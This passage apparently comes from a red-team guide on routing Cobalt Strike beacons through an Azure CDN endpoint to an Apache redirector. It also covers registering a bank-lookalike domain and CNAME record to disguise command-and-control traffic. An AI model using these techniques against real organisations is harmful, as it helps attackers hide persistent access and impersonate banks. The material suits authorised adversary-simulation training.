


Figure 120 - Example of how to get to caching rules for CDN verizion

Once you click on manage you will be taken to a different website that will allow you to manage many different options such as caching and rules. Here we will be focusing on the "**HTTP Large**" section. We want to make sure we set the caching to "**no-cache**" as shown below:




Figure 121 - Example of disabling caching for HTTP Large

Once that is done, we will need to do the same thing for the "**ADN**", make sure to set that to "**no-cache**" as well.




Figure 122 - Example of turning of compression for ADN

Now we need to make sure compression is turned off for the "**ADN**" section. Make sure to uncheck the "**Compression Enabled**" and move it to "**Compression Disabled**" as shown below:




Figure 123 - Example of disabling compression for ADN

Once compression is turned offed we now are given a message that the entire process will take 1 hour as shown in the following example:




Figure 124 - Example of completion time for caching to be disabled.

We must wait on the caching rules to be set before we test a beacon. This could cause issues with commands not be sent to the redirector correctly.

Once done it should redirect you due to the Apache rules, we setup before.

HTTPS Beacons Over CDN's

Now that we have a CDN setup and it's hitting our HTTPS redirector, we can now leverage the domain provided for us by Azure to use this as domain in our listener. In my example our endpoint is named **arto.azureedge.net**, this will be what we will be using in our beacons. Shown below is my listener setup in the CS client:




Figure 125 - Example of listener in CS client

All we need to do is update host section by removing your pervious domain and adding in the new Azure domain. Shown below is what my settings look like:




Figure 126 - Example of HTTPS listener settings for new domain in Azure

Generate a stageless beacon and execute it on the Windows Dev box. If the CDN is working correctly and caching is turned off, you should have a beacon responding back to the teamserver as shown in the following example:

computer	note	process	pid	arch	last
EC2AMAZ-RO3FECM		azure.beacon.exe	2412	x64	1s

Figure 127 - Example of beacon execution and redirection over CDN

Custom Domains and TLS Certificates

Now that we have a working beacon over an Azure CDN endpoint that is pointing to our redirector. Let's take this to the next level and really show the value of the CDN. We are going to need to buy another domain. I am going to use something legit this time that I would actually use on a real engagement for a global bank. I have chosen to purchase the domain **interlinkbanking.com** which was done with Cloudflare as shown in the following example:




Figure 128 - Example of purchsed domain from Cloudflare

With a newly purchased domain, we will need to add a custom **CNAME** record to the DNS. This will allow Azure to verify that you own the domain. In this case during the testing, we were only able to get "**www**" records to work with Cloudflare and Azure. You are free to test outside of the "**www**" record and use the root "@" but it did not work in our case and is not used in the Azure documentation either. The following example shows the **CNAME** record that must be set, make sure to use your own CDN endpoint name here and not the one listed in the example:

Type ▲	Name	Content	Proxy status
CNAME	www	arto.azureedge.net	DNS only

Figure 129 - Example of CNAME record for new domain

Now I usually set my TTL to be "**1 minute**" for all CNAMES to speed this process up but sometimes this can take 10 minutes or more to populate. Once done we can go to the CDN endpoint and select the custom domain option as shown below:

